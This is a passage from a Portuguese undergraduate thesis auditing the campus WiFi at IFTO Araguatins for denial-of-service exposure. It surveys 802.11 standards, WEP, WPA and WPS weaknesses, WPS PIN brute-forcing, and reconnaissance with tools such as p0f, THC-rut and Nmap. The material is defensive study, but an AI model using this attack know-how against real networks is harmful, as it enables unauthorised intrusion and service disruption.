



**INSTITUTO FEDERAL DE EDUCAÇÃO, CIÊNCIA E TECNOLOGIA DO
TOCANTINS – CAMPUS ARAGUATINS-TO.
CURSO DE LICENCIATURA EM COMPUTAÇÃO**

RENAN ALMEIDA LIMA

**ANÁLISE DE VULNERABILIDADES DE REDES WIFI RELACIONADA A
ATAQUES DE NEGAÇÃO DE SERVIÇO NO IFTO – CAMPUS ARAGUATINS**

**ARAGUATINS
2018**

RENAN ALMEIDA LIMA

**ANÁLISE DE VULNERABILIDADES DE REDES WIFI RELACIONADA A
ATAQUES DE NEGAÇÃO DE SERVIÇO NO IFTO – CAMPUS ARAGUATINS**

Trabalho de Conclusão de Curso
apresentado à Coordenação Curso de
Licenciatura em Computação do Instituto
Federal de Educação, Ciência e
Tecnologia do Tocantins – *Campus*
Araguatins, como exigência à obtenção do
grau em Licenciado em Computação.

Orientador: Prof. Me. **Ramásio Ferreira de
Melo**

**ARAGUATINS
2018**

Lima, Renan Almeida.

Análise de vulnerabilidades de redes WiFi relacionada a ataques de negação de serviço no IFTO – *Campus Araguatins*/ Renan Almeida Lima. – Palmas, 2018. 43 f.

Trabalho de Conclusão de Curso (Licenciatura em Computação) Instituto Federal de Educação, Ciência e Tecnologia do Tocantins – *Campus Araguatins*, 2018.

Orientador Prof. Me. Ramásio Ferreira de Melo

1. Negação de Serviço. 2. WiFi. 3. Segurança. 4. Disponibilidade
5. Rede. I. Título

RENAN ALMEIDA LIMA

**ANÁLISE DE VULNERABILIDADES DE REDES WIFI RELACIONADA A
ATAQUES DE NEGAÇÃO DE SERVIÇO NO IFTO – CAMPUS ARAGUATINS.**

Trabalho de Conclusão de Curso
apresentado à Coordenação Curso de
Licenciatura em Computação do Instituto
Federal de Educação, Ciência e
Tecnologia do Tocantins – *Campus*
Araguatins, como exigência à obtenção do
grau em Licenciado em Computação.

Aprovado em: ____/____/____

BANCA AVALIADORA

Prof. Me. Ramásio Ferreira de Melo (Orientador)
IFTO - Campus Araguatins

Prof. Me. Rogério Pereira de Sousa
IFTO - Campus Araguatins

Prof. Me. Adeilson Marques da Silva Cardoso
IFTO - Campus Araguatins

**ARAGUATINS
2018**

Dedico este trabalho a Deus, por ser essencial em minha vida, meu guia, socorro presente na hora da angústia, ao meu pai Antônio Rodrigues Lima, minha mãe Raimunda Almeida Lima e aos meus irmãos e a minha adorável e amada namorada Géssica Castro

AGRADECIMENTO

A Deus por ter me força e coragem para superar as dificuldades.

A esta instituição de ensino que desde 2009 me acolheu e desde então foi de suma importância para meu crescimento profissional e moral.

Ao meu orientador Prof. Me Ramásio Melo, pelo suporte, pela sua paciência e pelos ensinamentos.

Aos meus pais, pelo incentivo e por sempre dar-me apoio.

E a todos que direta ou indiretamente fizeram parte da minha formação, muito obrigado a todos

RESUMO

As redes Wi-Fi tornaram-se populares nos dias atuais. Nota-se que a cada dia mais pessoas acessam a internet via wireless nos mais diversos lugares. Este tipo de rede apresenta muitas facilidades, principalmente para sua implementação e tem baixo custo. Com sua popularização, se tornou alvo de vários ataques com diferentes finalidades, um tipo de ataque que chama a atenção por sua eficácia e sua facilidade de aplicação é o ataque de negação de serviço, mais conhecido pela sigla DoS (*Denial of Service*). O presente trabalho tem como objetivo analisar a segurança da infraestrutura de redes WiFi do IFTO *Campus Araguatins* em relação à ataques de negação de serviço, com a popularização do WiFi este tipo de ataque ganha mais atenção pela sua facilidade de aplicação e pelos transtornos que podem causar. Neste contexto um dos principais problemas das redes WiFi estão relacionados aos ataques de negação de serviço, pois a grande maioria dos mecanismos de segurança centraram-se principalmente nos requisitos de controle de acesso e confidencialidade, em vez de disponibilidade. Verificou-se que os resultados foram satisfatórios, chegando nos objetivos propostos inicialmente, em todos os roteadores submetidos os testes, apenas um mostrou-se resistente a um dos ataques. Então verificou-se que a abordagem utilizada neste trabalho conseguiu reproduzir os ataques de negação de serviço a uma rede WiFi e demonstrar como eles podem fazer com que a conexão de internet se torne indisponível ao ponto de causar transtornos aos trabalhos institucionais.

Palavras-Chave: Negação de Serviço. WiFi. Segurança. Disponibilidade. Rede

ABSTRACT

The Wi-Fi networks have become popular in current days. Note that every day more people accessing the internet via wireless in several places. This type of network offers many facilities, mainly for its implementation and has low cost. With its popularization, became the target of several attacks with different purposes, a type of attack that draws attention to its effectiveness and its ease of application is the denial of service attack, better known by the acronym DoS (Denial of Service). The present study aims to analyze the security of the infrastructure of WiFi networks of ifto araguatins Campus in relation to denial of service attacks, with the popularization of WiFi this type of attack gains more attention by its ease of application and the disorders that can cause. In this context one of the main problems WiFi networks are related to denial of service attacks, because the vast majority of security mechanisms have focused mainly on the requirements of access control and confidentiality, instead of availability. It was found that the results were satisfactory, reaching the goals originally proposed, in all routers undergoing the tests, only one proved to be resistant to one of the attacks. Then it was found that the approach used in this study managed to reproduce the denial of service attacks to a WiFi network and demonstrate how they can make the internet connection becomes unavailable to the point of causing disturbances to institutional work.

Keywords: Denial of Service. WiFi. Security. Availability. Network

LISTA DE FIGURAS

Figura 1 - Diferença de velocidade entre os padrões de rede B, G e N	19
Figura 2 -Funcionamento do modo Enterprise	23
Figura 3 - Mapeamento Passivo no bloco B	31
Figura 4 - Ataque Deauth usando MDK3	32
Figura 5 - Tráfego de rede capturado usando o Wireshark	33
Figura 6 - Ataque de desautenticação usando Aireplay-ng	34
Figura 7 - Tráfego de rede capturado usando o Wireshark	34
Figura 8 - Ataque de negação de serviço através de requisição de associação.....	35
Figura 9 - Tráfego de rede capturado usando o Wireshark	36
Figura 10 - Suporte ao padrão 802.11w no Windows 8.1 Pro	38

LISTA DE TABELAS

Tabela 1 - Principais padrões de rede wireless	20
Tabela 2 - Roteadores submetidos aos testes.....	30
Tabela 3 - Resultados dos ataques	36

LISTA DE SIGLAS

AES - Advanced Encryption Standard

AP - Access Point

BSSID - Basic Service Set Identifier

CERT - Centro de Estudos, Resposta e Tratamento de Incidentes de Segurança no Brasil

CRC – checksum

DoS - Denial of Service

DSSS - Direct Sequence Spread Spectrum

EAP - Extensible Authentication Protocol

FHSS - Frequency Hopping Spread Spectrum

IDS - Intrusion Detection System

IEEE - Institute of Electrical and Electronics Engineers

IFTO – Instituto Federal de Educação, Ciência e Tecnologia do Tocantins

IP - Internet Protocol

IV - Vetor de inicialização

MAC - Media Access Control

MIMO - Multiple-Input, Multiple-Output Enhanced

MU-MIMO - Multi MIMO

OFDM - Orthogonal Frequency Division Multiplexing

OSI - Open systems interconnection

PSK - Pre-Shared Key

RTS - *Request to send*

SSID - Service Set Identifier

TKIP - Temporal Key Integrity Protocol

WEP - Wired Equivalent Privacy

WIDS - *Wireless Intrusion Detection System*

WiFi - Wireless Fidelity

WPA - Wi-Fi Protected Access

WPS - Wi-Fi Protected Setup

WWiSE - World Wide Spectrum Efficiency

SUMÁRIO

1.	INTRODUÇÃO.....	13
2.	PROBLEMA.....	15
3.	OBJETIVOS	16
3.1.	Objetivo Geral.....	16
3.2.	Objetivos Específicos.....	16
4.	JUSTIFICATIVA.....	17
5.	REFERENCIAL TEÓRICO.....	18
5.1.	Redes WiFi	18
5.2.	Padrão 802.11	18
5.3.	Padrão 802.11b	18
5.4.	Padrão 802.11a	18
5.5.	Padrão 802.11g	18
5.6.	Padrão 802.11n	19
5.7.	Padrão 802.11ac	19
5.8.	Segurança em Redes WiFi	20
5.8.1.	WEP.....	20
5.8.2.	WPA.....	21
5.8.2.1.	Vulnerabilidades nas criptografias WAP	22
5.8.2.2.	Modo Personal	23
5.8.2.3.	Modo Enterprise.....	23
5.8.2.4.	Método EAP	24
5.8.2.5.	Ataque ao WPS.....	24
5.8.3.	Local do roteador	24
5.8.4.1.	Mapeamento passivo	25
5.8.4.2.	Mapeamento Ativo	25

5.8.5.	Técnica e ferramentas de ataques	25
5.8.6.	Negação de Serviço (DoS)	26
5.8.6.1.	Ataque persistente	27
5.8.6.2.	Ataque não persistente	27
5.8.6.3.	Padrão 802.11w	27
6.	METODOLOGIA	29
6.1.	Materiais e Métodos	29
7.	RESULTADOS E DISCUSSÕES	31
7.1.	ATK01 - Desautenticação usando mdk3	31
7.2.	ATK02: Ataque de desautenticação usando o Aireplay-ng	33
7.3.	ATK03: Ataque negação de serviço através de requisição de Autenticação 34	
8.	Conclusão e Trabalhos Futuros	40
8.1.	Conclusões	40
9.	REFERÊNCIAS	41

1. INTRODUÇÃO

As tecnologias de redes sem fio estão sendo adotadas cada vez mais pelas pessoas nas empresas, instituições e para fins domésticos pois apresentam boa velocidade de transmissão, abrangendo uma grande área de cobertura em custo relativamente baixo, este tipo de rede só existe graças às ondas de rádio. Existem vários tipos de rede sem fio, sendo essas redes Wireless, WLAN, Bluetooth, e redes Wi-Fi, que é o objeto de pesquisa deste trabalho.

A IEEE 802.11 Wi-Fi é um padrão sem fio de rede local que utiliza sinais de rádio para a comunicação. Possui dois modos básicos de funcionamento: No modo Infraestrutura, que utiliza um concentrador de acesso (AP) ou um roteador wireless. Já no modo ponto a ponto (ad-hoc) os equipamentos conectam-se diretamente uns aos outros (RUFINO, 2015).

A rede Wi-Fi apresenta diferenças essenciais, se comparadas com as redes cabeadas, de modo que protocolos de segurança foram definidos para a proteção de acessos sem fio, principalmente para autenticação e proteção no nível de enlace (NAKAMURA, GEUS, 2007).

Muitas empresas/instituições de ensino que não se preocupam com segurança da informação, cultivam falhas na sua infraestrutura de rede degradando os princípios da confidencialidade, que é proteger uma informação contra acesso não autorizado, da integridade, que tem o objetivo de proteger a informação contra alteração não autorizada, da disponibilidade, que é garantir que um recurso esteja disponível sempre que necessário, da autenticidade, que consiste em verificar se a entidade é realmente quem ela diz ser e o não-repúdio que evita que uma entidade possa negar que foi ela quem executou uma ação, que são princípios básicos da segurança da informação (CERT.BR...2017).

Ao longo dos anos foram desenvolvidos vários mecanismos de segurança para redes WiFi, dentre os quais podem ser citados o protocolo WEP, WPA e WPA2. Sendo o protocolo que representa maior nível de segurança o WPA2, no entanto segundo uma pesquisa realizada recentemente por dois pesquisadores independentes, Mathy Vanhoef e Frank Piessen, da Universidade Católica de Leuven (KU Leuven), na Bélgica, foi constatado que este protocolo foi violado (OLIVEIRA, 2017).

Em 2009 o IEEE lançou o padrão 802.11w, que é capaz de proteger os quadros de gerenciamento. O fato de muitos fabricantes de dispositivos demorarem atualizar ou até mesmo fabricar seus equipamentos compatíveis com o padrão 802.11w é uma das principais razões para a alta margem de sucesso dos ataques de negação de serviço (DoS).

O IFTO - *Campus Araguatins* nos últimos anos expandiu sua estrutura física e de servidores e alunos. Consequentemente há uma demanda crescente por infraestrutura de rede WiFi no campus que se deve a necessidade de uma conexão de redes e internet para melhorar o andamento dos processos institucionais.

A WLAN presente no IFTO – *Campus Araguatins* é utilizada por técnicos administrativos, alunos, professores e visitantes. Frequentemente o campus é sede de encontros, jornadas científicas, seminários ou eventos reunindo grande quantidade de pessoas que necessitam da utilização da rede sem fio para acesso à internet.

Sendo assim é possível identificar a necessidade de uma rede que ofereça segurança baseada nos princípios da segurança da informação: disponibilidade, integridade, autenticidade, confiabilidade e não-repúdio. O presente trabalho se justifica por realizar uma análise voltada para os ataques de negação de serviço em rede WiFi do IFTO - *Campus Araguatins* para propor recomendações que possam tornar o ambiente de redes wireless da instituição mais seguro.

2. PROBLEMA

Um dos principais problemas das redes WiFi estão relacionados aos ataques de negação de serviço, pois a grande maioria dos mecanismos de segurança centraram-se principalmente nos requisitos de controle de acesso e confidencialidade, em vez de disponibilidade.

O IFTO - *Campus Araguatins* nos últimos anos apresentou uma expansão na sua estrutura física, e conseqüentemente houve-se crescimento da infraestrutura de rede WiFi do campus, pois há necessidade de uma conexão com internet para desenvolver os trabalhos institucionais. Com o crescimento das redes wireless há a preocupação com a segurança da mesma, a grande maioria das atividades institucionais dependem de conexão com a internet para serem realizadas adequadamente e é ideal que a mesma esteja sempre disponível para o usuário.

3. OBJETIVOS

3.1. Objetivo Geral

Analisar a segurança da infraestrutura de redes WiFi do IFTO *Campus Araguatins* em relação à ataques de Denial of Service (DoS).

3.2. Objetivos Específicos

- Descrever os principais ataques de negação de serviço em redes WiFi.
- Explorar as vulnerabilidades nos roteadores WiFi do IFTO Campus Araguatins
- Propor recomendações que possam tornar o ambiente de redes Wireless mais seguro.

4. JUSTIFICATIVA

As redes WiFi tornaram-se populares por ser uma rede com mais mobilidade em relação as redes a cabo, apresenta um baixo custo de instalação, além da facilidade de adaptação de uma rede wireless a uma rede cabeada já existente. A tecnologia WiFi evoluiu muito desde o seu surgimento. Dentre tais evoluções podemos destacar a velocidade de transmissão, o alcance em que essa rede pode chegar.

Existem basicamente duas técnicas para se descobrir senhas em redes WiFi com este tipo de criptografia: através da exploração do WPS e ataques de dicionário. Mas nenhuma das duas é ligada a vulnerabilidades no WPA/WPA2.

Muitas organizações ignoram o impacto potencial de um ataque de Negação de Serviço (DoS) contra suas redes WiFi. As redes 802.11 podem ser muito vulneráveis aos ataques DoS e os resultados vão desde a degradação da rede sem fio até a perda completa da disponibilidade da rede wireless dentro da instituição.

Atualmente as organizações estão aumentando sua dependência de redes WiFi para operar e manter uma vantagem econômica e competitiva e no *Campus Araguatins* não é diferente. Com a expansão física do *Campus* e o aumento no número de dispositivos móveis de usuários, fez com que fosse criado vários pontos WiFi dentro da instituição.

Visto que muitos serviços administrativos da instituição dependem de uma conexão WiFi de qualidade e que se mantenha sempre disponível, o presente trabalho se justifica pelo fato de realizar uma análise voltada para os ataques de negação de serviço em redes WiFi e verificar se a estrutura de rede WiFi do IFTO - *Campus Araguatins* é suscetível a estes ataques, propondo recomendações caso seja constatado tal vulnerabilidade.

5. REFERENCIAL TEÓRICO

5.1. Redes WiFi

O IEEE formou um grupo de trabalho no ano de 1997 com o objetivo de definir padrões de uso em redes sem fio. Um desses grupos de trabalho foi denominado 802.11 [RUFINO, 2011]. Dentre esses padrões temos: IEEE 802.11 a/ b/ g/ n/ a/ ac, a diferença entre essas tecnologias é notada na velocidade, técnicas de modulação, compatibilidade com versões anteriores.

5.2. Padrão 802.11

Este padrão foi o primeiro desenvolvido para redes sem fio, o mesmo foi lançado em 1997. Segundo TORRES (2010) o protocolo 802.11 poderia efetuar transferências de três modos distintos, poderia transferir por FHSS, DSSS e por infravermelho, o mesmo tinha apenas duas velocidades de transmissão, 1 Mbps e 2 Mbps e operava na faixa de frequência de 2.4 GHz.

5.3. Padrão 802.11b

Lançado em 1999, o 802.11b foi o primeiro padrão wireless usado em grande escala. Este padrão foi o marco da popularização da tecnologia (MORIMOTO, 2010).

Neste padrão já foi possível expandir o funcionamento do 802.11 em vários aspectos, foi possível aumentar a taxa de transferências, porém a faixa de frequência permaneceu a mesma usada pelo protocolo anterior. O padrão 802.11b possui taxa de transferência de 11 Mbps e 5,5 Mbps e tem método de transmissão de dados através do método DSSS operando na frequência de 2.4 GHz (Torres, 2010. p. 112).

5.4. Padrão 802.11a

Este padrão teve um aumento significativo na velocidade de transmissão de 54Mbps. Segundo RUFINO (2011) a faixa de frequência em que este padrão trabalha é de 5 GHz e outra diferença em relação aos anteriores está relacionada com método de modulação, enquanto os outros padrões utilizam o FHSS e DSSS, este protocolo utiliza o OFDM.

5.5. Padrão 802.11g

Este padrão foi disponibilizado em 2003, é tido como sucessor da versão 802.11b, isso significa que equipamentos de ambos padrões (b e g) coexistem em

mesmo ambiente (RUFINO, 2011).

A velocidade de transmissão que este padrão poderá atingir é de 54 megabits, assim como nas redes 802.11a. isso só é possível porque o padrão 802.11g é mais recente e por isso incorpora novas tecnologias de modulação de sinal (MORIMOTO, 2010).

A modulação adotada por esse tipo de rede é a OFDM, mesma utilizada nas redes 802.11a.

Como vantagem deste padrão podemos citar a sua compatibilidade em relação a norma 802.11b, outra vantagem é a sua velocidade, que atinge 54 megabits por segundo. Sua fraqueza reside ao usar a frequência de 2,4 GHz, pois a mesma sofre interferências, além do mais é incompatível com o padrão 802.11a.


5.6. Padrão 802.11n

Foi lançado em 2007, tendo foco na velocidade, atinge cerca de 100 a 500 Mbps. É conhecido também como WWiSE. É capaz de operar nas frequências 2,4GHz, sendo compatível com os padrões 802.11b e 802.11g, e na frequência 5 GHz, aqui interoperando com o novo padrão AC.

Segundo ASSUNÇÃO (2013) a principal diferença entre os padrões anteriores é o novo tipo de modulação que este padrão utiliza, que o MIMO.

Na figura 01 é mostrado a diferença entre os principais padrões da atualidade, padrão 802.11b, 802.11g e 802.11n.

Figura 1 - Diferença de velocidade entre os padrões de rede B, G e N



Fonte: <http://www.techtudo.com.br/artigos/noticia/2012/10/qual-diferenca-entre-os-padroes-de-rede-wireless-b-g-e-n.htm>

5.7. Padrão 802.11ac

Foi finalizado e lançado em 2012, ainda é raro encontrar roteadores com esse

padrão em uma residência. O principal atrativo desse padrão é a velocidade, pois o mesmo consegue alcançar velocidades de até 1.3 Gbps, utilizando a frequência de 5GHz. Alguns concentradores permitem compatibilidade com 802.11n na frequência de 2.4 GHz (RUFINO, 2015, Pág. 33).

As redes 802.11ac trabalham com modulação Multi MIMO (MU-MIMO) segundo ASSUNÇÃO, (2013) esse seria o principal trunfo desse tipo de rede. Para efeito de comparação, o padrão 802.11ac chega a ser até 3 vezes mais rápido do que o 802.11n quando opera com múltiplas antenas e que pode alcançar até 600 Mbps.

A tabela 01 mostra um resumo das principais características dos padrões de redes wireless atuais.

Tabela 1 - Principais padrões de rede wireless

Padrão	Velocidade	Ano de Lançamento	Frequência de Transmissão	Modulação
802.11	1 Mbps e 2 Mbps	1997	2,4 GHz	FHSS, DSSS e Infravermelho
802.11b	11 Mbps	1999	2,4 GHz	DSSS
802.11a	54 Mbps	1999	5 GHz	OFDM
802.11g	54 Mbps	2003	2,4 GHz	OFDM
802.11n	100 a 500 Mbps	2007	2,4 e 5 GHz	MIMO
802.11ac	1,3 Gbps	2012	2,4 e 5 GHz	MU-MIMO

Fonte: Acervo do próprio autor.

5.8. Segurança em Redes WiFi

5.8.1. WEP

O protocolo WEP foi o primeiro mecanismo de proteção das redes Wi-fi, surgiu com o intuito de fornecer uma segurança semelhante a segurança fornecida pelas redes cabeadas, porém não foi bem isso que aconteceu.

ASSUNÇÃO (2013) faz uma analogia do nível de segurança WEP, que seria como um cadeado que se quebra com o primeiro chute que alguém dá na sua porta, ou seja, nível de segurança desse protocolo é mínimo.

Os principais riscos relacionados ao WEP são:

Sem autenticação mútua: essa falta de autenticação mútua;

Sem autenticação em nível de usuário;

Reutilização da chave estática.

O WEP é composto de basicamente dois elementos: chave estática e um

componente dinâmico (RUFINO, 2015). A chave estática deve ser configurada em todos os APs e clientes, esse processo de distribuição da chave é demasiadamente lento, para agilizar essa distribuição existem as distribuições automatizadas, porém isso levaria a outros problemas de segurança devido técnicas como sniffing e Man in the Middle.

A integridade dos dados provê pelo IV e pelo algoritmo de criptografia RC4. O IV é um espaço de 24 bits, que pertence a uma senha WEP de 64 ou 128 bits. O vetor tem a função de aumentar o número de chaves distintas prováveis geradas a partir dos bits restantes e variar as chaves com o passar do tempo.

Este protocolo de segurança possui problemas que podem comprometer um sistema que utiliza essa proteção.

- A mesma chave WEP é usada para autenticação e criptografia;
- WEP não utiliza autenticação mútua;
- Não há integridade real dos dados ao usar um valor de CRC;
- A chave WEP de 40 bits é muito curta para sobreviver a um ataque de força bruta, e mesmo se “sobreviver” existem falhas conhecidas no RC4 que permitem a quebra de praticamente qualquer chave;
- O WEP não provê geração e gerenciamento de chaves dinâmicas;
- O IV de 24 bits do WEP é muito pequeno para evitar colisões em um pequeno espaço de tempo.

(ASSUNÇÃO, 2013, p. 34-35).

5.8.2. WPA

O protocolo WPA, foi implementado pela Wi-Fi Alliance para corrigir os problemas do protocolo WEP, ficou conhecido também como WEP2 ou TKIP.

O WPA atua em duas áreas diferentes, sendo que a primeira atuação trata da substituição total do WEP, a sua cifragem de dados objetiva a garantia da privacidade das informações trafegadas.

Já a segunda atuação do WPA diz respeito a autenticação do usuário, ou seja, esse era uma área em que o WEP não realizava com eficiência e para realizar tal tarefa o Wi-Fi Protected Access utiliza padrões 802.1x e EAP (RUFINO, 2015).

A vantagem em relação a substituição do WEP pelo WPA está relacionada com o modo de criptografia dos dados, a chave temporária TKIP possibilitou a criação de

chaves por pacotes automaticamente e ainda possui uma função chamada Michael, que detectava erros, possui um vetor de inicialização de 48 bits, ao invés de 24 como no seu antecessor.

Conforme afirma Rufino (2015, p. 42); “ A principal vantagem do método de chave compartilhada é sua simplicidade, pois não necessita de equipamentos extras (como servidores de autenticação). ”

Partindo dessa premissa, é apontado uma outra diferença fundamental do WPA em relação ao WEP, que é a troca dinâmica de chaves usada nas comunicações estabelecidas. O protocolo responsável por essa troca é o TKIP.

Essa é uma característica conveniente, pois não exige que se altere manualmente as chaves de criptografia. Isso corrigiu um dos problemas referentes ao WEP, visto que o WEP utiliza chaves estáticas. O WPA também corrigiu outra falha do WEP e que também é usada no TKIP, que foi o aumento significativo do tamanho do vetor de inicialização, de 24 bits para 48, permitindo uma significativa elevação na quantidade de combinações possíveis.

Mesmo com as supracitadas melhorias no protocolo WPA, foram descobertas vulnerabilidades no mesmo, sendo necessário um novo lançamento para corrigir tais vulnerabilidades de segurança. Assim surgiu o WPA2 - *Personal*. Pode-se quebrar a criptografia deste tipo de rede com ataques de dicionário, Moreno (2016) em seu livro “*Pentest em redes Sem Fio*” mostra um passo a passo de como realizar a quebra tanto do WPA quanto do WPA2.

5.8.2.1. Vulnerabilidades nas criptografias WAP

Embora o protocolo WPA possa ter solucionado muitas das vulnerabilidades apresentadas pelo protocolo WEP, ainda sim apresenta vulnerabilidades que devem ser conhecidas para minimizar impactos relacionados a ataques.

O WPA está sujeito a ataques de força bruta ou dicionário, onde o atacante testa uma sequência de senhas ou palavras comuns, uma senha com menos de 20 caracteres por exemplo, é mais fácil de ser quebrada caso esteja utilizando esse protocolo. RUFINO (2015) explica que para a quebra de senha WPA é suficiente capturar apenas um conjunto pequeno de pacotes, esses pacotes são responsáveis pelo início da autenticação, pois os mesmos enviam um hash do nome da rede com a

senha.

O WPA também pode sofrer um ataque do tipo DoS, pois uma rede WiFi operando em modo infra estruturado tem um ponto central de falhas, que se desabilitado, tornará a rede inviável (PASSOS; BALBI; CARRANO, 2016).

5.8.2.2. Modo Personal

Conhecido também como 802.11i, o WPA2 foi homologado pelo IEEE em junho de 2004. Conforme Rufino (2015, p. 43) “ Este padrão é considerado o mais seguro atualmente e deve ser utilizado sempre que possível”.

A principal mudança entre o WPA2 e o WPA é o método de criptografia utilizado. Enquanto o WPA utiliza o TKIP com o RC4, o WPA2 utiliza o AES em conjunto com o TKIP com chave de 256 bits.


O fato da chave ser pré-configurada nos dispositivos que querem estabelecer uma comunicação entre si, continua sendo um problema, pois há uma distribuição da chave, devido a esse problema o modo (Personal) é recomendado apenas para redes de pequeno porte. (ASSUNÇÃO, 2013)

Deve-se levar em conta que mesmo nesses casos não pode deixar a mesma passphrase configurada por muito tempo, o ideal é mudar a passphrase em tempos em tempos.

5.8.2.3. Modo Enterprise

O WPA – Enterprise ou WPA-RADIUS é uma estrutura mais complexa do que o WPA – Personal, onde o acesso é ligado a um servidor RADIUS, que controla a autenticação. Existem três componentes principais que compõem o modo Enterprise, que são o suplicante, o autenticador e o Servidor de autenticação (ASSUNÇÃO 2013). O funcionamento do modo Enterprise é mostrado na figura 02 a seguir:

Figura 2 -Funcionamento do modo Enterprise



Fonte: ASSUNÇÃO, M. F. A. **WIRELESS HACKING - Ataques e segurança de redes sem fio WiFi**.

5.8.2.4. Método EAP

Este protocolo permite que um usuário se autentique em um servidor específico a fim de receber mensagens provenientes do ponto de acesso. Este servidor trabalha com o uso do protocolo RADIUS, que pode ser representado tanto pelo roteador quanto por outra máquina dedicada para este fim.

5.8.2.5. Ataque ao WPS

A maioria dos roteadores atuais possui a tecnologia chamada WPS. Esta é uma ferramenta que tem o propósito de tornar mais prático e rápido a conexão de novos dispositivos à rede Wi-Fi. Porém esta ferramenta também possui fragilidades já identificadas e está sujeita a ataques de força bruta.

Em 2011 foi revelado uma forma de descobrir o PIN de um concentrador Wi-Fi, o PIN é um código de oito dígitos que é gravado no roteador através do WPS. Para o PIN aparentemente existem cem milhões de combinações, isso tornaria um ataque de força bruta inviável, porém esta solidez do PIN é somente aparente, pois após conseguir informar corretamente os quatro primeiros dígitos, é retornada uma mensagem de erro do tipo NACK; deve-se agora descobrir os outros quatro dígitos. O que antes era cem milhões de combinações, agora cai para vinte e mil e esse valor ainda se torna menor devido o último dígito ser um código verificador, de vinte e mil combinações, cai para onze mil possibilidades (RUFINO 2015).

Outro problema relacionado ao PIN é que a grande maioria dos roteadores trazem essa função habilitada de fábrica. Com isso muitos usuários usam o WPS sem nem ao menos saber o que é ficando suscetíveis a ataques e invasões.

5.8.3. Local do roteador

A segurança de uma rede está relacionada com o posicionamento do roteador de uma rede WiFi dentro de uma empresa, organização, ou até mesmo no meio doméstico. De acordo com Rufino (2015) o sinal do roteador é omnidirecional, ou seja, é enviado em várias direções, por esta razão o roteador deve ser posicionado mais no centro possível para um melhor aproveitamento do sinal.

Importante destacar também que o posicionamento do ponto de acesso pode ser considerado como uma tentativa de restringir o sinal, pois não é possível de forma alguma ter controle sobre ondas eletromagnéticas.

5.8.4. Mapeamento do ambiente

O mapeamento do ambiente é o ato em que o atacante realiza para obter o maior número possível de informações sobre determinada rede, o mapeamento do ambiente possibilita conhecer detalhes que proporcionam lançar ataques mais precisos e com menos riscos de ser identificado. Existem dois tipos de mapeamento: o mapeamento passivo e o mapeamento ativo.

5.8.4.1. Mapeamento passivo

Este mapeamento permite ao atacante mapear componentes e atividades da rede tida como alvo, com a vantagem de não ser percebido. O mapeamento passivo pode ser realizado com o auxílio da ferramenta p0f, para isso basta que o atacante esteja em uma área coberta pelo sinal da rede-alvo.

Esta ferramenta fornece informações para que o atacante possa selecionar qual dos equipamentos conectados na rede que possam estar vulneráveis, sem ser detectado, podendo aumentar as chances de êxito (RUFINO, 2015).

5.8.4.2. Mapeamento Ativo

Neste mapeamento é possível identificar equipamentos que esteja em operação na rede, bem como seus endereços MAC. Sabe-se que o endereço MAC está ligado ao fornecedor do equipamento, sendo suficiente para que, caso exista alguma vulnerabilidade conhecida, possa ser usada pelo atacante (RUFINO, 2015).

Existem ferramentas destinadas para este fim, como o THC-rut, que permite identificar os endereços MAC em uso pelos dispositivos conectados na rede-alvo e seus respectivos fabricantes. Para realizar este mapeamento não é necessário que o atacante esteja conectado na rede-alvo, basta ter uma interface de rede e uma rede WiFi operando próximo. Após ter reconhecido e escolhido a rede à ser atacada, a atacante parte para o ataque direto utilizando outras ferramentas, como o Nmap (Network Mapper - Mapeador de Rede), que busca serviços estão ativos (RUFINO, 2015).

5.8.5. Técnica e ferramentas de ataques

Um dos grandes diferenciais das redes Wi-Fi é que seus usuários podem se mover livremente enquanto estão conectados à rede, considerando que os dados são transmitidos e recebidos sobre o ar utilizando a tecnologia de transmissão via rádio. As redes Wi-Fi apresentam problemas específicos além dos existentes nas redes

cabeadas, pois sua área de abrangência ultrapassa a área física, o que torna a proteção contra invasão bem mais complexa.

Assunção (2013) classifica os ataques às redes Wi-Fi em dois níveis diferentes; os quais são ataques à camada física e ataques à camada de enlace de dados tendo referência o modelo de rede OSI.

Os ataques à camada física são os menos comuns e visam sobrecarregar o espectro wireless de um determinado local, interrompendo a comunicação entre estações e AP's. Portanto os ataques voltados para a camada física estão relacionados a captura de dados e a negação de serviço (ASSUNÇÃO, 2013).

Já os ataques relacionados a camada de enlace de dados, estão relacionados com o MAC, que é responsável por vários processos na comunicação entre dispositivos wireless; existem muitos ataques possíveis relacionados à camada 2 do modelo OSI, dentre os quais podemos citar: varredura no modo de monitoração; desautenticação da estação Wi-Fi; MAC; e BSSID Spoofing e APSpoofing (ASSUNÇÃO, 2013).

5.8.6. Negação de Serviço (DoS)

DoS é um ataque usado para negar acesso de usuários legítimos a um recurso, como acessar um site, rede, e-mails, etc., ou torna-lo extremamente lento. Esse tipo de ataque geralmente é desenvolvido para atingir servidores web com muitas requisições ao mesmo tempo fazendo com que o servidor não responda aos pedidos. Com isso os servidores podem travar ou diminuir sua capacidade de processamento.

